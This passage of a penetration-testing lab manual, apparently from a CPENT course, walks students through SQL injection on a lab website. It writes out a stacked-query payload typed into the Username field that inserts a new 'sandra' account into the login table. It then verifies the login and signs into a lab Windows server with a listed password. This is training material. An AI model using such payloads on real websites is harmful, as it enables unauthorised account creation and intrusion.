


8. You have successfully logged on to the target website with a **fake login** as shown in the screenshot.





9. Your credentials are not valid, but you have successfully logged in. Now, you can browse all the web pages of the website as a registered member. Click **Logout** to log out from the account.



10. Click **LOGIN** button in the top-right corner of the web page, enter the query **blah';insert into login values ('sandra','sandra123');** - in the **Username** field (as your login name) and leave the password field **empty**. Click on the **Log in** button.


Note: If no error message is displayed on the web page, it means that you have successfully created your login using SQL injection query.

Note: By giving this query, a user account is created in the database with the following credentials:


Username: **sandra**

Password: **sandra123**






11. To verify whether your Login credentials have created successfully, click on the **LOGIN** button, clear the text in Username field, enter **sandra** in the **Username** field and **sandra123** in the **Password** field, and click **Login**.



12. You have successfully logged on to the target website as shown in the screenshot.






13. Click **Target\_CPENT Windows Server** and click **Ctrl+Alt+Del**.




14. In the password field type Pa\$\$w0rd and press **Enter**.

Note: You can use the **Type Password** option from the **Commands** menu to enter the password.



